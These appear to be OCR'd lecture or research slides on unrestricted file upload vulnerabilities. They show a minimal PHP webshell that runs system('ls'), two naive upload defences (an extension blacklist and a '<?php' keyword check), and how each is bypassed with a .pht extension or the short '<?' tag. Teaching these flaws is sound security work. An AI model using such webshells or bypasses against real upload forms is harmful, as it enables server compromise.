
Unrestricted File Upload (UFU)



How to Fix?


Web server
Web application
Content-filtering checks
Discard webshell.php
<?php
system('ls');
?>
webshell.php
Upload request
Attacker

Defense: Content-filtering Checks



Bypassing Content-filtering Checks

Exploiting incomplete blacklist based on **extension**

```
<?php
  system('ls');
?>
```

webshell.php

webshell.pht

Content-filtering checks

pht

```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

Successfully uploaded!

Executable as PHP code (due to PHP-style extensions)

Defense: Content-filtering Checks

Keyword check based on content

Content-filtering checks

```
<?php
  system('ls');
?>
```

webshell.php

```
<?php
  if (!('<?php' in $file_content)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

```
Error:
forbidden
file type
```

PHP interpreter

Bypassing Content-filtering Checks

Bypassing keyword checks based on **content**

‘<?’

<?php
system(‘ls’);
?>

webshell.php


Cont check

```
<?php
  if (!(‘<?php’ in $file_content)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```


Successfully uploaded!

Research Question:
How to Find File Upload Bugs?


How to Find File Upload Bugs?



